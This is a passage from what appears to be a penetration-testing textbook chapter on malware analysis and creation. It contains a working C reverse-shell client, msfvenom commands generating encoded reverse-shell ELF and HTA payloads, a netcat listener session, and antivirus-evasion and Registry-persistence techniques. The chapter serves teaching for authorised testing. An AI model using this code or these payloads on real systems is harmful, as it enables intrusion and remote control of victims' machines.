/ 0x00401320      (fcn) sym._atexit 6
```

The library functions make following the program easier because they are called by name; since the libraries are named and the functions have labels, the processor knows which memory space to jump to and where within that space. The labels are the function names, so you can at least get something of a handle on part of the program without having to step into the function to watch every operation.

Automated Malware Analysis

Understanding how any executable is constructed and how to investigate not only the structure but the individual sections of the file is useful, but sometimes you just want to know what the malware does. So far, what we have been looking at have mostly been highly manual assessments. There are sandboxes, which are automated and very useful, but they rely on executing the malware. If you want to analyze the malware without executing it but understand some of the threat behaviors, you can turn to `capa`, which is a tool also provided by Mandiant's FLARE team. [Figure 8.20](#) shows running `capa` against the Hive ransomware binary for a Windows system.

kaliroy@savagewoofor:~\$ caps hive.bin_exe	
loading : 100%	703/703 [00:00-00:00, 2460.99 rules/s]
matching: 100%	1632/1632 [00:55-00:00, 29.34 functions/s, skipped 0 library functions]
md5	f49a50f9867fa2be206aef078d2240f3
sha1	1c80ad88aa022c429f8285d871f48529c6484734
sha256	2f7d37c22e6199d1496f307c676223dda999c136e4cf2748975169b4a48afe5
os	windows
format	pe
arch	i386
path	hive.bin_exe
ATT&CK Tactic	
ATT&CK Technique	
DEFENSE EVASION	Indicator Removal on Host::File Deletion T1070.004
	Obfuscated Files or Information T1027
EXECUTION	Shared Modules T1129
IMPACT	Inhibit System Recovery T1490
MBC Objective	
MBC Behavior	
ANTI-BEHAVORAL ANALYSIS	Debugger Detection::Software Breakpoints [B0001.025]
CRYPTOGRAPHY	Cryptographic Hash::MD5 [C0029.001]
	Cryptographic Hash::SHA224 [C0029.004]
	Cryptographic Hash::SHA256 [C0029.003]
	Encrypt Data::AES [C0027.001]
	Encrypt Data::RC4 [C0027.009]
DATA	Generate Pseudo-random Sequence::RC4 PRGA [C0021.004]
	Check String [C0019]
	Decompress Data::QuickLZ [C0025.001]
	Encode Data::Base64 [C0026.001]

FIGURE 8.20 Using capa on a malware sample

What you will notice in the output is the behaviors have been categorized using the MITRE ATT&CK framework. Both Tactics and Techniques are identified. Additionally, the behaviors are identified using MITRE's Malware Behavior Catalog (MBC). The MBC is like the ATT&CK frame-

work, except it focuses on malware. The MBC categorizes the different behaviors seen in malware, including anti-behavioral analysis, credential access, defense evasion, lateral movement, and persistence.

Creating Malware

There are a lot of places to acquire malware samples that you can use. The problem with using someone else's malware when you are testing is that you may not be fully aware of everything the malware does. On top of that, the malware may be trying to communicate with systems under someone else's control. As you are testing with your clients, you may need to make use of malware, or at least grayware. Keep in mind that you are bound to behave ethically, which means you can't use actual malware that may cause damage to a system. Your goal may be to maintain access to a system without being noticed. It may also be to see if you can get malware injected into the network and onto systems without detection.

If you need to start from scratch, there are a couple of approaches you can take. The first is to just write it yourself. This requires some ability to program. The second is generally easier and makes use of Metasploit, since it has so many modules already in place and there is a way to generate a stand-alone executable.

Writing Your Own

If you have some programming experience, or at least a willingness to jump in and try to learn, you can try to create your own malware. A simple way to do this is to just create a program that could perform whatever function you need. For example, you could write a client that could connect back to any handler or `netcat`-based listener. This client could give you remote access to the system, which would be useful. You would need to use some other attack to get your program onto the system, but once it's there, the system could be under your control.

You need to pick a programming language to write your malware in. There are a lot of choices. Python is currently a popular programming language, and there are enough libraries to support pretty much anything you may want to do. The problem with Python, generally, is that it requires a Python interpreter to be installed on the system running the script. You'll find most systems won't have Python installed, and while you may be able to get Python installed, it's probably a lot of work. A language like C is time-tested and has a lot of source code available online for you to pull pieces to cobble together a working program.



There are Python compilers that can take a Python script and generate an executable for you. If you are really interested in writing Python, you may be able to use this option.

Where C is different from Python is that C is a compiled language. Before you have a program, you need to take your source code and run it through a compiler to get a working program. The best way to do this is to compile your program on the same platform as your target. If you are looking to install this program on a Windows 32-bit system, compiling it on a Windows 32-bit system would be easiest. There are cross-compilers available that can generate a Windows executable on a Linux system and vice versa. You can even manage 32-bit versus 64-bit with the right libraries and compiler.

Most people will make use of one of the Microsoft IDEs to build software in. That's a lot of software for the kinds of programs you will likely be writing, and Visual Studio is more designed for programs to make use of Windows API rather than just standard C libraries. There are other options. A minimal GNU environment for Windows (MingW) can give you compilers on a Windows system. You can also go all in and get a full GNU tool set.

The following code listing is a small program that has minimal functionality to initiate a connection to a system. On the remote system, you can have just a `netcat` listener waiting, or you could have a custom program designed to listen to this simple client. You could also make use of a handler from a framework like Metasploit. The program you see here, compiled and tested on a Linux system, will connect to the IP address specified. This is bad programming practice, but hard-coding an IP address minimizes any interaction with the system you are trying to infiltrate. One good way to handle an address like this would be to accept it on the command line or take a configuration file. You don't want any interaction needed from the user. So, you should know your IP address ahead of time, and you can just put it in here, compile the program, and send it out.

`malclient.c` Program

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <string.h>
#include <unistd.h>

void handleRequest(char *req)
{
    system(req);
}

int main(int argc, char **argv)
{
    printf("Starting client\n");
    struct sockaddr_in addr;
    struct sockaddr_in srv;
```

```

int sock, data = 0;
char buffer[256];

if ((sock = socket(AF_INET, SOCK_STREAM, 0)) < 0)
{
    printf("Error creating socket! Stopping...\n");
    return -9;
}

memset(&srv, '0', sizeof(srv));

srv.sin_family = AF_INET;
srv.sin_port = htons(4444);

if (inet_pton(AF_INET, "127.0.0.1", &srv.sin_addr) <= 0)
{
    printf("Bad address! Stopping...\n");
    return -8;
}

if (connect(sock, (struct sockaddr *)&srv, sizeof(srv)) < 0)
{
    printf("Can't connect! Stopping...\n");
    return -6;
}

send(sock, "Connected\n", strlen("Connected\n"), 0);
data = read(sock, buffer, 255);
handleRequest(buffer);

return 0;
}

```

The main function sets up the socket that will be used to connect to our server. A socket is a data construct, initially created at the University of California, Berkeley, as part of the Berkeley Software Distribution, a recreation of AT&T's UNIX. The socket provides the data structures and handles needed to interact with other systems using TCP/IP and related protocols. Once the socket is set up and the client is connected to the server, the program sends out a message to the server and then waits for a response. Once the program has the response, it passes the string to the `system()` function. This has the operating system run whatever string, as though it were being typed on a command line.

This is, as noted earlier, a rudimentary program. For a start, it takes only a single command before the program ends. There should be a loop that would continue to take input from the server side. Additionally, the `system()` call just runs the command on the client. None of the command output is redirected to the server. To gather that input, the program should be using something like `popen()`, which opens a process with the string being passed as the process to be run. This would also allow you to initiate any new process and capture output so it could be sent back to the server side.

Using Metasploit

Perhaps an easier approach would be to use Metasploit. Then you don't have to worry about CPU architectures and compilers and making any customizations to the program and then recompiling. Metasploit lets you take any of the modules that it has available and package that module up into an executable. For our purposes, we are going to look for a payload that can make a reverse connection. This reverse connection should be able to connect back to our server that we have open.



The reason for using a reverse connection is that it's more likely to be allowed through the firewall, since outbound connections are often trusted. Inbound connections are more likely to be blocked, especially to the desktop network. Networks where servers and infrastructure are located may allow connections in, but usually only the ports necessary for already running services, meaning we can't start up a service on that port.

We need to be looking for something that is going to match what we are going to be doing for a server. If we are going to be opening a port with netcat , we can't use something like a Meterpreter payload. That requires a Meterpreter handler, so we have to run that from Metasploit. If we want to use netcat as our server, we can use a reverse shell payload. To find the right payload, we can search from inside msfconsole . In the following listing, you can see a search for Windows payloads that use a 32-bit architecture. We are looking for reverse TCP payloads. There were a large number of results, so you're looking at only a portion of those results.

Searching for Payloads

```
msf6> search arch:x86 platform:windows reverse_tcp

Matching Modules
=====
```

#	Name	Disclosure Date	Rank
0	payload/windows/dllinject/reverse_tcp_allports		normal
1	payload/windows/dllinject/reverse_tcp		normal
2	payload/windows/dllinject/reverse_tcp_dns		normal
3	payload/windows/dllinject/reverse_tcp_rc4_dns		normal
4	payload/windows/dllinject/reverse_tcp_rc4		normal
5	payload/windows/dllinject/reverse_tcp_uuid		normal
6	payload/windows/vncinject/reverse_tcp_allports		normal
7	payload/windows/vncinject/reverse_tcp		normal
8	payload/windows/vncinject/reverse_tcp_dns		normal
9	payload/windows/vncinject/reverse_tcp_rc4_dns		normal
10	payload/windows/vncinject/reverse_tcp_rc4		normal

11	payload/windows/vncinject/reverse_tcp_uuid	normal
12	payload/windows/shell/reverse_tcp_allports	normal
13	payload/windows/shell/reverse_tcp	normal
14	payload/windows/shell/reverse_tcp	normal
15	payload/windows/shell/reverse_tcp_dns	normal
16	payload/windows/shell/reverse_tcp_rc4_dns	normal
17	payload/windows/shell/reverse_tcp_rc4	normal
18	payload/windows/shell/reverse_tcp_uuid	normal
19	payload/windows/patchupdllinject/reverse_tcp_allports	normal
20	payload/windows/patchupdllinject/reverse_tcp	normal
21	payload/windows/patchupdllinject/reverse_tcp_dns	normal
22	payload/windows/patchupdllinject/reverse_tcp_rc4_dns	normal
23	payload/windows/patchupdllinject/reverse_tcp_rc4	normal
24	payload/windows/patchupdllinject/reverse_tcp_uuid	normal
25	payload/windows/peinject/reverse_tcp_allports	normal
26	payload/windows/peinject/reverse_tcp	normal
27	payload/windows/peinject/reverse_tcp_dns	normal
28	payload/windows/peinject/reverse_tcp_rc4_dns	normal
29	payload/windows/peinject/reverse_tcp_rc4	normal
30	payload/windows/peinject/reverse_tcp_uuid	normal
31	payload/windows/powershell_reverse_tcp	normal
32	payload/windows/powershell_reverse_tcp_ssl	normal
33	payload/windows/meterpreter/reverse_tcp_allports	normal
34	payload/windows/meterpreter/reverse_tcp	normal
35	payload/windows/meterpreter/reverse_tcp_dns	normal
36	payload/windows/meterpreter/reverse_tcp_rc4_dns	normal
37	payload/windows/meterpreter/reverse_tcp_rc4	normal
38	payload/windows/meterpreter/reverse_tcp_uuid	normal
39	payload/windows/patchupmeterpreter/reverse_tcp_allports	normal
40	payload/windows/patchupmeterpreter/reverse_tcp	normal
41	payload/windows/patchupmeterpreter/reverse_tcp_dns	normal
42	payload/windows/patchupmeterpreter/reverse_tcp_rc4_dns	normal
43	payload/windows/patchupmeterpreter/reverse_tcp_rc4	normal
44	payload/windows/patchupmeterpreter/reverse_tcp_uuid	normal
45	payload/windows/metsvc_reverse_tcp	normal
46	payload/windows/meterpreter_reverse_tcp	normal
47	payload/windows/upexec/reverse_tcp_allports	normal
48	payload/windows/upexec/reverse_tcp	normal
49	payload/windows/upexec/reverse_tcp_dns	normal
50	payload/windows/upexec/reverse_tcp_rc4_dns	normal
51	payload/windows/upexec/reverse_tcp_rc4	normal
52	payload/windows/upexec/reverse_tcp_uuid	normal
53	payload/windows/custom/reverse_tcp_allports	normal
54	payload/windows/custom/reverse_tcp	normal
55	payload/windows/custom/reverse_tcp_dns	normal
56	payload/windows/custom/reverse_tcp_rc4_dns	normal
57	payload/windows/custom/reverse_tcp_rc4	normal
58	payload/windows/custom/reverse_tcp_uuid	normal
59	payload/windows/pingback_reverse_tcp	normal

When we create the executable we are going to use, we need to use `msfvenom`. This will take one of the payload scripts, written in Ruby, and compile it to an output file that we specify. In the following listing, you can see the use of `msfvenom` to create an Executable and Linkable Format (ELF) file. This is the executable format on Linux systems, like the portable executable (PE) format is for Windows. The command line indicates that we are creating an executable for an x86, meaning 32-bit system, running Linux. The payload is a reverse shell over a TCP connection

on port 4444. The system we are going to be connecting to is located at 127.0.0.1, since it's just going to be used to connect to a `netcat` listener on the localhost. The output is called the *payload*, though it could be called anything. This is the name of the executable that we get. At the end of the output, you can see that the file is an ELF executable that is 32-bit. To run it on a Linux system, though, you need to set the executable bit.

Using `msfvenom`

```
kilroy:~$ msfvenom -a x86 -p linux/x86/shell_reverse_tcp lhost=127.0.0.1port=4444 -f elf
No encoder or badchars specified, outputting raw payload
Payload size: 68 bytes
Final size of elf file: 152 bytes
Saved as: payload
kilroy:~$ chmod +x payload
kilroy:~$ ./payload
kilroy:~$ file payload
payload: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, no
```

Before running the payload that we have in executable form, we need to have our `netcat` listener running. In the following code listing, you can see what it looks like when we start up `netcat` on the port to which the payload will be connecting. What you will notice is that there is no indication that `netcat` is listening or that it has received a connection. Since I was sitting in front of both ends, I knew when the connection had been made so I was able to send a command back to the payload program that was running. This is an advantage of using something like a Meterpreter shell and listener. When you get a connection there, you will be able to see when you get a connection back.

`netcat` **Connection**

```
kilroy:~$ nc -lp 4444
ls
Desktop
Documents
Downloads
Empire
Music
Pictures
Public
Templates
Videos
client
client.c
dotfiles.tar.gz
fontconfig
go
mail
payload
prltools
request.ps1
sps18-129
```

```
src
teamviewer_amd64.deb
```

Of course, as with any connection, we have the permissions of the user running the program. What you can see earlier is a directory listing of the home directory of a regular user. This is the directory from which the payload program is running. You are not capped there, though. You can move around the file system, since there is nothing to jail you within the directory you are in.

One thing you may run into is intrusion detection systems or antivirus programs catching your malware. For this reason, Metasploit can encode the resulting program. Encoding it obscures the actual payload so it may not look like malicious software to a program looking for it. This can be done by just adding the encoder to the command-line parameters to `msfvenom`. In the following listing, you can see the necessary parameter to add one of the common encoders to the payload.

Encoding a Payload

```
kilroy:~$ msfvenom -a x86 -p linux/x86/shell_reverse_tcp lhost=127.0.0.1 lport=4444 -f e
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai succeeded with size 122 (iteration=1)
x86/shikata_ga_nai succeeded with size 149 (iteration=2)
x86/shikata_ga_nai succeeded with size 176 (iteration=3)
x86/shikata_ga_nai succeeded with size 203 (iteration=4)
x86/shikata_ga_nai chosen with final size 203
Payload size: 203 bytes
Final size of elf file: 287 bytes
Saved as: payload
```

You can specify the number of iterations you want to use to pass the resulting payload through the encoder. There is no particular number that works better than another. The more times you pass it through the encoder, the more you are obscuring the payload contained in the executable. Of course, running it through once will obscure the payload. However, if someone happens to know what one payload that's been passed through an encoder once or twice looks like, there is the chance that it could be caught. The goal is to not get caught and to get your payload run.

GENERATE MALWARE

Get a copy of Metasploit. You can obtain it from Rapid7 or from <https://github.com/rapid7/metasploit-framework>. Use `msfvenom` to generate an encoded executable for whatever platform you like for the `metsvc_reverse_tcp` payload.

Obfuscating

There are a few different ways you can obfuscate malware. This is essential since anti-malware solutions are getting better at detecting malware based on common practices. In addition to encryption and packing, you may also convert your malware to other executable types. One of these is PowerShell. You can easily generate obfuscated PowerShell that performs a lot of the same capabilities that traditional malware may have. Additionally, you may use other application styles that may not only help you get around anti-malware programs but also make infection easier.

On Windows systems, you can use a technique called HyperText Markup Language (HTML) applications (HTA). These are single files that include an entire executable based on using HTML for any display that may be needed in addition to a scripting language, like JavaScript. You may also see dynamic HTML used. Using an HTA, you can deliver it using a website. This may be easier to deliver without needing to send email attachments that could be blocked. You can include any malicious code, encoded, in the scripting part of the HTA. It's also easy to create these applications using Metasploit just as we used to create some simple malware earlier. This is how you could use `msfvenom` to create an HTA that includes a reverse TCP Meterpreter shell.

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.15 lport=443 -e x86/shikata_ga_na
```

Ultimately, the goal is always to get malicious software onto a target system. You will be fighting lots of protections on systems to get that malicious software through. Since Windows runs HTML applications using a known and trusted Windows executable, `mshta.exe`, you may be able to get past even application allow listing, which can be effective at protecting against malware by blocking all executables that aren't specifically allowed. Application allow listing, while highly effective, is also difficult to manage, or at least thought to be difficult to manage. It requires a highly structured environment where all applications are always known.

Malware Infrastructure

You will have noticed that when we put a program onto a target system, there is another end of the communication stream that allows access to that target system. If we were interested only in causing malicious behavior, it wouldn't matter. The goal we have is to maintain access to the system beyond the initial infection. Commonly, you will see that complex malware has infrastructure. We had a server set up that our client software connected to so we could issue commands. This is a simplified version of what you would see in the wild. You may have seen news articles about the Mirai or Kelihos botnets being taken down. Botnets have command-and-control infrastructure that allows an attacker to send commands to the bots, which are endpoints in a botnet. [Figure 8.21](#) shows a logical representation of what a botnet might look like.




FIGURE 8.21 Command-and-control infrastructure

This is essentially a single-tier C&C network. A large botnet would likely require multiple tiers of servers to control millions of devices. This may mean a single device at the top, which manages a number of other devices. Each of those devices may manage a number of others below them. The attacker interfaces with the top-level device to send commands to the endpoints, telling them what to do. This may be setting up a web infrastructure to sell pharmaceuticals, for example. It may also be sending out unsolicited commercial email (UCE, referred to colloquially as spam) or starting up a distributed denial-of-service attack.

There are a few protocols that could be used to manage this sort of infrastructure. There are times you may see the Internet Relay Chat (IRC) protocol used to send commands to endpoints. This would be done by posting an action into a previously identified IRC channel. The endpoints would connect to the IRC server and check the channel for commands. Another way to do this is to create a web-based infrastructure so the endpoints connect to a previously identified web server to retrieve pages that would have commands for the endpoints to act on. This doesn't mean, though, that you have to stand up an Apache, Nginx, or IIS server just to serve up pages. There are technologies that can make this quite a bit easier.

Node.js is a way to quickly stand up a web server where the actions are written in JavaScript. Node.js has a number of libraries that can be used to make this process even easier. The frameworks and libraries take care of all the underlying protocol exchanges, and all you need to do is write some high-level code. You could implement a RESTful service in Node.js. REST is Representational State Transfer, adding the capability to manage the state of an application that HTTP doesn't support. REST services use "endpoints" to pass messages to the server and get responses. An endpoint is just a URL that tells the server what function or set of functions is being called.

On top of Node.js, you can make use of the Express library to manage all of the application communications for you. You just create the responses to the endpoint calls. This can be done with a handful of lines of code. Of course, running the code requires you to have Node.js and the necessary libraries installed. In the following code listing, you can see the basic outline of a Node.js program that could handle requests at the endpoint `/check`. Adding endpoints is as simple as adding functions with the endpoints defined.

Node.js Program for RESTful Services

```
var express = require('express');
var app = express();
var fs = require('fs');

app.get('/check', function(req, res) {

})

var server = app.listen(8081, function() {
  var host = server.address().address
  var port = server.address().port
  console.log("Server is listening at %s on %s", host, port)
})
```

What you'll see here is an endpoint that doesn't actually do anything. You can send the request in but nothing will happen. To make something happen, you need to add code to the function that handles GET requests to `/check`. The Express library can also handle POST requests. To take a POST, you just use `app.post` instead of `app.get`. What you can do is respond with JavaScript Object Notation (JSON), which consists of a key or property followed by a value. This is helpful because the key/value pairs end up being essentially self-documenting. You can add in a JSON response by changing that `app.get` function to look like what you see here.

Sending a Response with Express

```
app.get('/check', function(req, res) {
  res.json({ action: 'email' })
})
```

Of course, you don't have to make use of Node.js to build your infrastructure if you need C&C services. It's a fairly easy way to stand up a web server with application-like functionality, but you could also write pages that could be put up into a web server that either already exists or could be installed.

A common piece of software used by attackers that you may be able to get access to as well, is Cobalt Strike's BEACON. Cobalt Strike is a framework

often used by professionals for red team operations. Cobalt Strike operates as a C2 server because it is an application that all team members use to connect to and run red team operations out of. The default payload used by Cobalt Strike is BEACON. The payload connects back to the Cobalt Strike team server, allowing the red team members to communicate with compromised systems. BEACON is a piece of software that has been stolen and is commonly used by attackers illegally. Getting a copy of Cobalt Strike will allow you to have your own infrastructure for controlling compromised systems. It is not an inexpensive piece of software, but it may be helpful in providing you a framework to use.

Antivirus Solutions

Antivirus is going to be the bane of existence for anyone writing malware. Fortunately, it's not all that hard to fool antivirus if the malware author wants to put in a little effort. Keep in mind that antivirus typically uses known properties of malware to identify it. This may be a hash of the malware. To generate a different hash, the malware just needs to change a single byte. That single byte change will result in a completely different hash. Malware can use a number of techniques to get around antivirus. First, any new malware won't be identified because there isn't a signature for it until it has been analyzed and the signature has been added to the database for the antivirus software.

Sometimes, malware can be polymorphic. This means it has many shapes. The program essentially rewrites itself as it propagates, making minor modifications as it goes. This means each copy could look different. This would require the malware to make alterations to the binary file, potentially by writing out a fresh copy as it propagates. Most types of malware can be polymorphic, but it takes some skill on the part of the malware author. They need to know how to make alterations to copies of the program without resulting in an executable that won't run.

Malware can use packers and encryptors to make it difficult for antivirus to detect it. Using a different packing scheme, perhaps by compressing harder or not as hard, can result in a file that looks different because the data section would appear to be different. Encryption could use a different key, and the file would look different.

Even in cases where antivirus or endpoint detection is looking at behaviors, dropped files could have randomly generated names. The same is true with Registry keys and values. Writing files and Registry values as actions isn't especially troublesome, so these protection solutions can't just identify those actions. There would be too many alerts on common actions. They need more specific details to look for. This is one reason systems that have antivirus solutions in place can become infected by malware.

A common piece of software used in enterprise environments today is endpoint detection and response (EDR). A lot of EDR software includes the ability to detect malicious software. It may do this by observing how executables operate. There are some patterns of execution that malware

uses. Malware may read from and write to specific Registry keys, for instance. It may work within some common directories. These are the sorts of techniques nonmalicious software doesn't use. This sort of detection capability can be used to enhance more traditional malware detection.

Persistence

Malware is not a one-and-done exercise, for the most part. This is especially true when the purpose of the malware is to offer remote access to an attacker. The attacker wants the malicious software to keep running across login/logouts and reboots. There are several techniques an attacker can use to ensure the software always runs. Starting at the boot process, malware may install itself to run before the operating system even starts up. This allows it to control the boot process and ensure it is in memory before any protections may be in place. Pre-boot malware is not common, but it is one of the most dangerous because it's harder to detect since it is already running before any anti-malware program may start up.

On Windows systems, attackers may use the Windows Registry to add keys that will automatically start software. There are a couple of commonly used Registry keys. The first is

`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`,

which will start up software when the system starts up. Another is

`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`.

This key is used to start up a program when a user logs in. This Registry key belongs to a specific user, so the malware will start only when that user logs in. This means the malware is limited to the permissions of that user. The preferred key will be the one under `HKEY_LOCAL_MACHINE` since it will run with machine-level permissions; however, sometimes an attacker has only user-level permissions.

Another technique is scheduled tasks. This persistence mechanism will work on Unix-like operating systems as well as Windows systems. On Unix-like systems, `cron` is the facility that is used commonly for scheduled tasks. There may be different implementations of it that may be called other things but ultimately, it's `cron`. On Windows systems, there is the `at` program. This works similarly to scheduled tasks on Unix-like systems. You set up a program to run at a specified time. On Unix-like systems, you may also have tasks that run hourly, daily, or weekly.

There are some other techniques that can be used for persistence. Again, the MITRE ATT&CK framework lists all known persistence mechanisms. This may include operating-system-specific techniques, such as the Windows Management Instrumentation (WMI) event subscription. Others may be fairly consistent across operating systems, such as using startup scripts. These techniques can generally be detected, which means attackers are always looking for new techniques for persistence.

Summary

Malware is a serious problem across the information technology industry. It affects businesses and people alike. Malware authors generally have

the upper hand. If they want to be on top of things, they can always be ahead of antivirus programs. This means they can get the malware into systems before anyone can protect against it. They usually get a leg up with new malware, and they can also keep modifying their malware to make it even harder to detect.

This is where malware analysis comes in. There are two types of analysis. The first is static analysis, which comes from looking at the properties of the malware as well as the actual code. You can look at the composition of the file, including the number and size of the sections of a PE file. Static analysis can also potentially tell you whether you have a packed executable or not. One way of knowing this is looking at the entry point of the application. The entry point is determined at compile time, based on the address space provided to the program. This address can be labeled and not just be an address. If you see an entry point named something like UPX, you will know that it has been packed because UPX is a common packer. Disassemblers are useful for looking at the code and also looking at some properties of the executable.

The other type of analysis is dynamic, which means running the program and looking at what the malware does. This must be done with care because you don't want to infect your own machine, nor do you want to expose other systems on your network to potential infection. Running malware inside virtual machines can help here, though some malware will know it is running inside a virtual machine and not fully deploy. You can use a sandboxed environment to run the program, and there are sandboxes that will automate the analysis for you. One of these is Cuckoo Sandbox, which can be installed on your own hardware, or there are some openly available installations online. Using a debugger can help with dynamic inspection because you can control the run of the program.

You may, in the course of your testing of your target organization, want to make use of malware. Because you are behaving ethically, you don't want to use actual malware, whose purpose is really malicious. You may, though, want to install backdoors or test whether operations staff will detect the existence of malware. You can do this by writing your own, taking into consideration your target platform and architecture as well as other requirements. Python is a popular programming language, but Windows systems may not have a Python interpreter installed like a macOS or Linux system would. Windows would have PowerShell installed, though. A compiled program, written using a language like C, would generally work because all elements of the program can be compiled in rather than relying on libraries to be installed.

Malware will often have infrastructure associated with it. You may have heard of botnets. Botnets are collections of infected systems that have command-and-control systems that are used to tell the bot endpoints what they should be doing. Even if there isn't an entire network of command-and-control systems, there may be at least one system available for infected systems to connect to so as to allow remote control from an attacker. This is done because firewalls generally allow outbound traffic where inbound traffic will get blocked. Therefore, connections are best initiated from inside the network. When connections are initiated from

the inside, there has to be a server for the inside system to connect to.
Even if there aren't a lot of systems, this is still infrastructure.

Review Questions

You can find the answers in the appendix.

1. In a botnet, what are the systems that tell individual bots what to do called?
 - A. C2 servers
 - B. IRC servers
 - C. HTTP servers
 - D. ISC2 servers
2. What is the primary difference between a worm and a virus?
 - A. A worm uses polymorphic code.
 - B. A virus uses polymorphic code.
 - C. A worm can self-propagate.
 - D. A virus can self-propagate.
3. What is one advantage of static analysis over dynamic analysis of malware?
 - A. Malware is guaranteed to deploy.
 - B. Dynamic analysis is untrustworthy.
 - C. Static analysis limits your exposure to infection.
 - D. Static analysis can be run in virtual machines.
4. What would you use VirusTotal for?
 - A. Checking your system for viruses
 - B. Endpoint protection
 - C. As a repository of malware research
 - D. Identifying malware against antivirus engines
5. What are two sections you would commonly find in a portable executable file?
 - A. Text and binary
 - B. Binary and data
 - C. Addresses and operations
 - D. Text and data
6. What could you use to generate your own malware?
 - A. Empire
 - B. Metasploit
 - C. Rcconsole
 - D. IDA Pro
7. What is the purpose of a packer for malware?
 - A. To obscure the actual program
 - B. To ensure that the program is all binary
 - C. To compile the program into a tight space
 - D. To remove null characters
8. What is the primary purpose of polymorphic code for malware programs?
 - A. Efficiency of execution
 - B. Propagation of the malware
 - C. Antivirus evasion
 - D. Faster compilation
9. What would be one reason not to write malware in Python?

- A. The Python interpreter is slow.
 - B. The Python interpreter may not be available.
 - C. Library support is inadequate.
 - D. Python is a hard language to learn.
10. What would you use Cuckoo Sandbox for?
- A. Static analysis of malware
 - B. Malware development
 - C. Dynamic analysis of malware
 - D. Manual analysis of malware
11. If you wanted a tool that could help with both static and dynamic analysis of malware, which would you choose?
- A. Cutter
 - B. IDA
 - C. PE Explorer
 - D. MalAlyzer
12. What is the purpose of using a disassembler?
- A. Converting opcodes to mnemonics
 - B. Converting mnemonics to opcodes
 - C. Translating mnemonics to operations
 - D. Removing the need for an assembler
13. What does the malware that is referred to as a dropper do?
- A. Drops antivirus operations
 - B. Drops CPU protections against malicious execution
 - C. Drops files that may be more malware
 - D. Drops the malware into the Recycle Bin
14. Why would you use an encoder when you are creating malware using Metasploit?
- A. To compile the malware
 - B. To evade antivirus
 - C. To evade user detection
 - D. To compress the malware
15. If you were to see the following command in someone's history, what would you think had happened?

```
msfvenom -i 5 -p windows/x64/shell_reverse_tcp -o program
```

- A. A poison pill was created.
 - B. A malicious program was generated.
 - C. Existing malware was encoded.
 - D. Metasploit was started.
16. What is the difference between a virus and ransomware?
- A. Ransomware may be a virus.
 - B. Ransomware includes Bitcoins.
 - C. Ransomware is generated only in Russia.
 - D. A virus runs only on Windows systems.
17. Why would someone use a Trojan?
- A. It acts as malware infrastructure.
 - B. It evades antivirus.
 - C. It pretends to be something else.
 - D. It's polymorphic.
18. Which of these tools would be most beneficial when trying to dynamically analyze malware?

- A. Cutter
 - B. OllyDbg
 - C. Metasploit
 - D. AV-TEST
19. Which end of a client-server communication goes on the infected system if it is communicating with infrastructure?
- A. Client
 - B. Satellite
 - C. Server
 - D. Master station
20. Which of these would be a reason why it is best for communications to originate from inside the infected network?
- A. Antivirus
 - B. Virtual machines
 - C. Intrusion detection
 - D. Firewall
21. What is the tactic of allowing software to continue running across reboots of a system called?
- A. Obfuscation
 - B. Persistence
 - C. Disassembly
 - D. Packing
22. What tool could you use to deeply analyze malicious software?
- A. Strings
 - B. Hashing
 - C. Ghidra
 - D. Metasploit
23. What practice could an organization use to protect itself against data loss from ransomware?
- A. Implement anti-malware
 - B. Implement endpoint detection and response
 - C. Sweep for indicators of compromise
 - D. Implement good backup practices
24. What piece of software could you use to recover from a ransomware attack?
- A. Decryptor
 - B. Encryptor
 - C. Anti-malware
 - D. Endpoint detection and response
25. What persistence mechanism might allow malware to protect itself against anti-malware software?
- A. Scheduled tasks
 - B. WMI event subscriptions
 - C. Pre-boot malware
 - D. HKEY_LOCAL_MACHINE Registry key